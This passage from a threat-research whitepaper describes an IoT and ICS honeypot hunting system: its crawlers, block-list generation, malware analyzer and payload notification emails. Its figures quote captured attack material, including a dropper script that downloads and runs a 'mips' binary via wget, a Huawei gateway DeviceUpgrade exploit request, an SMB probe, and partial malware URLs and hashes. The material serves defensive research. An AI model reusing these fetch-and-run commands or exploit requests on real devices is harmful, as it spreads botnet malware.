As mentioned previously, in Step 2, the crawler will parse, crawl, and compress malware and PCAP before uploading them to AWS S3. This process executes on hunting agents hourly. As it parses, the crawler gathers URLs and C&C servers.

The crawler will detect the connection status of the C&C server and download samples from the server. It also has the hunting system collect latest materials before the connection to the C&C server expires. This way, the hunting system will always analyze threats with the newest materials and information from the C&C server. Through the malware crawler, the hunting system can track the source of the malware samples, adding depth to our research results.

The session crawler is responsible for parsing the content of the PCAP, where it attempts to find specific command injections, URLs, and anything else that might be considered strange. If the command injection includes a retrieval process, the session crawler will refactor the injection command to collect malicious materials. If it collects URLs from the contents of a PCAP, the hunting system will map the payload and URLs to confirm the intention of the URLs. The mapping table lists all malicious URLs from the PCAP session hourly. This list helps researchers to understand the relationship between the payload, the URLs, and the samples of malicious files.




Figure 11. Malware Crawler and Session Crawler




Figure 12. Session Crawler Process




Figure 13. Malware Crawler Process

Step 4. Generate IoC to Block List

After the hunting system analyzes the PCAP and malware, it produces lists of malicious IPs and URLs. The hunting system will review these lists through internal services to map the IP and domain name. When it reviews the IP list, the hunting system will query internal services to confirm if each IP belongs to a shared IP or not. If the IP belongs to public or shared IP, it means the attacker is hiding behind this IP. We will also filter out specific public IPs that will not be blocked – the hunting system will filter this IP to avoid the IP being inserted into a block list.

When reviewing the domain list, the hunting system also queries the internal service to check the domain name's ownership details. If the domain name isn't defined as a trusted domain, it means this domain is unknown or malicious. The hunting system will insert it into a block list. These block lists will later be used to provide protection from malicious domains. The mapping process will match block lists and trust lists which include many trusted domains. This is to avoid the protective service blocking trusted IPs or domains. The hunting system has multiple such processes ensuring that the lists it generates are trustworthy and reliable to internal services.




Figure 14. Generating IoC to Block List

utc_ts	ip	port	rule
2020-10-21 20:53:52.000	103.54.2	22	[hpot_g001:2:honeypot]
2020-10-21 21:56:36.000	103.70.2	445	[dpi_g001:2:dpi-ips-rule :8]
2020-10-21 21:35:21.000	112.226	80	[dpi_g001:2:dpi-ips-rule :4]
2020-10-21 21:12:42.000	112.255	8081	[dpi_g001:2:dpi-ips-rule :3]
2020-10-21 21:15:41.000	112.27.1	80	[dpi_g001:2:dpi-ips-rule :4]
2020-10-21 21:09:00.000	113.167	445	[dpi_g001:2:dpi-ips-rule :8]
2020-10-21 20:58:23.000	113.246	2323	[hpot_g001:2:honeypot]
2020-10-21 21:00:36.000	115.63.9	80	[dpi_g001:2:dpi-ips-rule :3]
2020-10-21 21:47:10.000	117.202	80	[dpi_g001:2:dpi-ips-rule :3]
2020-10-21 21:46:31.000	121.146	23	[dpi_g001:2:dpi-ips-rule :3]

utc_ts	ip	port	url		reason
2020-03-28 07:05:03.935	185.16	5555	http://185.1	!24/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:55:11.707	91.92.(	5555	http://91.92	bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-10-03 02:42:33.615	93.103	5555	http://5.252	bwget	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-08-26 17:46:57.336	185.39	5555	http://5.252	curl	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:51:02.545	185.39	5555	http://185.1	4/E5DB0E07C3D7BE80V520/init.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-03-28 07:42:40.169	92.28.'	60001	http://185.6	/jaws.sh	hs00029:HTTP wget chmod
2020-05-13 06:23:53.629	185.16	5555	http://185.1	!35/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:44:32.200	91.92.(	5555	http://91.92	bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-01-07 05:37:06.697	91.92.(	5555	http://91.92	curl.sh	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:30:04.037	185.39	5555	http://5.252	wget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack

Figure 15. Block List Information

Step 5. Malware Analyzer

Other than the above malware crawler, the hunting system's malware analyzer is built into the container of AWS ECS. It's triggered when discovered pieces of malware are updated to AWS S3 every hour. Before the malware is collected from hunting agents, hunting agents run some pre-processes when they use the malware crawler to crawl malware from PCAP and C&C servers. Hunting agents store malware by changing each piece of malware's name to an individual SHA-1. This lets pieces of malware which are from different hunting agents be overwritten with their SHA-1.

The agent builds a malware table to record details about the malware's SHA-1, C&C server, and the attacker's IP. The malware will then be compressed with a password and sent to AWS S3, automatically triggering the malware analyzer. After the malware analyzer is triggered, it uses multiple processes to analyze collected pieces of malware. First, we get the threat name, and check how many companies can detect the malware through querying VirusTotal. If VirusTotal cannot detect the malware, we know it's one of many totally new pieces of malware we our hunting agents discover each hour. Second, we use our internal scan engine to re-scan the malware. Based on what the scan engine finds as it analyzes the malware (signatures, etc.), we will enhance our internal scanner's malware detection patterns. For known malware, we insert the detected threat name into the malware table and upload the table to AWS S3.

The malware analyzer helps our hunting system classify the threat type of each piece of malware and give a definition malware that isn't classified. The hunting system contributed anywhere from ten to hundreds of pieces of malware to our protection service daily. After the newest malware is classified, internal researchers will analyze them manually. According to our data, our malware analyzer decreases malware investigation and analysis time spent by our internal researchers, and lets the hunting system focus on finding and analyzing new threats.




Figure 16. Malware Analyzer

mal_name	shasum		dl_url	
b3astmode.mips	484d02adc751b34b4f06279e101cb1	31bc5e59094233036571afcaf	https://192.3.	eastmode/b3astmode.mips
Formula.x86	348621548d396a10eb0535b1ddc6c3	c64940afe7693c02cff51625f	http://192.3.2	ns/Formula.x86
bot.pl	0c85ee163f3a5353b35a40dab37a55	e0ee566cfabcc327ed183079	http://192.3.4	t.pl
3306	762bdef625adb5849c0cacf3794188	92d958b2a4e9d54c65370ba5	http://98.159.	06
8000	f0343b26025df6cf378cc5dc4c8ff2db	97ce384eb6d69c6e921ee2f	http://98.159.	8000
8000	f0343b26025df6cf378cc5dc4c8ff2db	97ce384eb6d69c6e921ee2f	http://98.159.	00
xmi	10549b8dba5ec8eb2f8fcdb3d73539	a1cb2d90f6fc7d49b476cd7b	http://205.18	l/xmi
vcimanagement.mips	5024c60e7c969293089549f8d41ba3	9f7d0e9be83c797bfdd2278aa	https://172.9	ins/vcimanagement.mips
jKira.mips	7448aea61ccbafbb840410c05e4241	25391d9dc020356fe1ea72012	https://107.1	12/bins/jKira.mips
mips	1d81958156a7333989696e9d4e9b6	38710bff81ec48cf8f5f1c33d	https://37.49.	mips
vcimanagement.mips	3cab002234585759 5b99e6309826	94bd65eb63553031abf1c4dd1	https://52.14	bins/vcimanagement.mips
Astra.mips	48880dc57b5e002412bae8fcf95b0ct	3425c3a46f120e8eda7e0ef9	https://192.2	1/bins/Astra.mips
work.sh	c1e198ac3c34251b5c33c9611a171	b0a013ec991f8bffb48bc91d2	http://behash	rk.sh
mips	2837acd73b270372971d932cddc532	c56e619ac7ac44ba15ef54882	https://37.49.	bins/mips
mips	882eb89e5bc23dd08e53b0fa7ddfcdc	a3b9f30220dea0039bcd3d0d	https://45.95.	bins/mips
lan	271420049365b0063fc0fc69b372c18	757fa5f5eed5171651c24974	http://145.14.	setup/lan
23	68b77d35f6976c67767fa4358c6e567	3b14a340f1a7294e329fd0f9	http://98.159.	3
Hilix.mips	275b068d3a04cbce505b89f1da130e	227c9e9fa0cdd9a5d0372c18	https://37.49.	bins/Hilix.mips
3307	29758396d04a16e12b52f470a2d998	b9d2c9318543c08ab2ac70a7	http://98.159.	07
mips	9de0c26dd0fc85eff3e0c4b237c1f9b2	4d44dd8c3c406f9005064fe	https://159.8	)/bins/mips
mips	612a6b6eb403099a857222b35f370b	0ea28d2f7f740fd93ae0f109	https://192.9	fuckurlhausdumbindianretards13337skids/mips
b3astmode.mips	2c61ade6323527b000cc27babbba2	08812559d3a89807f48fe6446	https://45.95.	beastmode/b3astmode.mips
b3astmode.mips	1ba8719779106fdd92e8bd7d6cb7e6	5f1762231ea70b33a845f22e5	https://194.1	eastmode/b3astmode.mips
bot.pl	2339abcb78c46bf6ccdfce533b163d7	dde3531706b1ffb301f143	http://163.17	bot.pl
8080	1e87a5dba16588bf91144de1b34a52	38bca63f79dd95d3087253d72	http://98.159.	80

Figure 17. Unknown Malware Basic Information List from Athena (original name, shasum, source)

Step 6. Threat Intelligence based on Athena

Figure 18. Threat Hunting Process by Threat Analyst

Next, the threat analyst manually hunts down the in-depth threat. However, as mentioned previously, the number of threats from IoT and ICS is too many to be dealt with manually. Therefore, in order to facilitate threat analysts to quickly address targets, we have designed some automated auxiliary mechanisms, including:

1- Global Threat Atlas

The visualized map allows us to quickly converge the current attack trends and the distribution of known threats.





Figure 19. Global Threat Atlas [7]

2- Attack Payload Integration Notification

Email notifications are sent out 3 times per day detailing the last 8 hours of payload (high similarity aggregation determined by customized algorithm), region, count, and signature hits.



[TRS-stg] Top payload list/d=2020-10-03/h=16-23

AO All of TXOne Threat Research Team Sunday, October 4

To:

Top Payload List

d=2020-10-03, h=16-23

ams

<table>
<tr><th>Count</th><th>Rule List</th><th>Payload</th></tr>
<tr><td>938</td><td>• null</td><td>GET / HTTP/1.1\r\nHost: 134.122 [redacted] 12156\r\n\r\n</td></tr>
<tr><td>394</td><td>• null</td><td>GET /manager/html HTTP/1.1\nHost: \nConnection: close\nUser_Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36\n\n\n</td></tr>
<tr><td>93</td><td>• null</td><td>GET / HTTP/1.1\r\nHost: 134.122 [redacted] 8500\r\nConnection: close\r\nAccept-Encoding: gzip\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36\r\n\r\n</td></tr>
<tr><td>50</td><td>• null</td><td>HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nContent-Length: 14\r\nExpires: Sat, 03 Oct 2020 22:03:10 GMT\r\nCache-Control: max-age=0, no-cache, no-store\r\nPragma: no-cache\r\nDate: Sat, 03 Oct 2020 22:03:10 GMT\r\nConnection: keep-alive\r\n\r\n134.122.</td></tr>
<tr><td>45</td><td>• null</td><td>HTTP/1.1 200 OK\r\nDate: Sat, 03 Oct 2020 15:21:12 GMT\r\nServer: Apache/2.4.6 (CentOS) PHP/5.4.16\r\nLast-Modified: Fri, 02 Oct 2020 14:53:50 GMT\r\nETag: ""5f8-5b0b14cf6b884""\r\nAccept-Ranges: bytes\r\nContent-Length: 1528\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: application/x-sh\r\n\r\n#!/bin/bash\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.73 [redacted] /mips; chmod +x mips; ./mips; rm -rf mips\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.7</td></tr>
<tr><td>44</td><td>• null</td><td>HTTP/1.1 200 OK\r\nConnection: close\r\nContent-Length: 14\r\nContent-Type: text/plain; charset=utf-8\r\nDate: Sat, 03 Oct 2020 23:01:01 GMT\r\n\r\n134.122</td></tr>
<tr><td>41</td><td>• null</td><td>POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nContent-Length: 430\r\nConnection: keep-alive\r\nAccept: */*\r\nAuthorization: Digest username=""dslf-config"", realm=""HuaweiHomeGateway"", nonce=""88645cefb1f9ede0e336e3569d75ee30"", uri=""/ctrlt/DeviceUpgrade_1"", response=""3612f843a42db38f48f59d2a3597e19c"", algorithm=""MD5"", qop=""auth"", nc=00000001, cnonce=""248d1a2560100669""\r\n\r\n<?xml version=""1.0"" ?><s:Envelope xmlns:s=""h**p://schemas.xmlsoap.org/soap/envelope/"" s:encodingStyle=""h**p://schemas. [redacted] /soap</td></tr>
<tr><td>34</td><td>• null</td><td>\x00\x00\x00T\xffSMBr\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\x001\x00\x02LANMAN1.0\x00\x02LM1.2X002\x00\x02NT LANMAN 1.0\x00\x02NT LM 0.12\x00\x00\x00\x00c\xffSMBs\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\r\xff\x00\x00\x00\xdf\xff\x02\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00&\x00\x00.\x00Windows 2000 2195\x00Windows 2000 5.0\x00\x00\x00\x00[\xffSMBu\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x08\xc5^\x04\xff\x00\x00\x00\x00\x00\x01\x00\x1c\x00\x00\\\\172. [redacted] \\IPC$\x00????\x00EPATH_REPLACE__????\x00\x00\x00\x00J\xffSMB%\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00J\x00\x00\x00J\x00\x02\x00#\x00\x00\x00\x07\x00\\PIPE\\\x00</td></tr>
</table>

Figure 20. Payload Notification with Email

3- Customized Hunting

Threat analysts will more deeply automate the content that they want to hunt and analyze the clues they find to facilitate the timeliness of analysis. For example, every day we monitor international information security incidents and the status of vulnerability notifications and releases, as shown in Figure 21 and Figure 22. We will conduct a deeper analysis of these threats and determine whether or not we need to update our hunting engines around the world to ensure that we are capable of detecting these threats.

Figure 21. Automated News Parser




Figure 22. Automated Vulnerability Parser

Step 7. One-Click Deployment/Re-Deployment

This is a function set up to strengthen our automated process. We know that threats are constantly evolving with each passing day, so that our hunting engines all over the world have the same detection capabilities. In response to constantly updated threats, we often need to deploy new hunting engine images to our hunting system. In order to clarify, we have prepared a one-click deployment time-lapse video for display. The complete deployment process takes about 1 hour. Please see our one-click deployment time-lapse demo video of our hunting system on Black Hat Europe 2020 briefing video.

Features of Our IoT and ICS Threat Hunting System

Hunting Engine

After undergoing several adjustments and enhancements, our hunting engine can identify more than 30 protocols across IoT and ICS, use high interaction-based strategies to trick attackers and land their malware, dynamically unpack and analyze payloads to export data for research, analyze malware information in real time, hunt suspicious files from attack payloads and malware samples, and build a proxy infrastructure to hide behind an extranet.

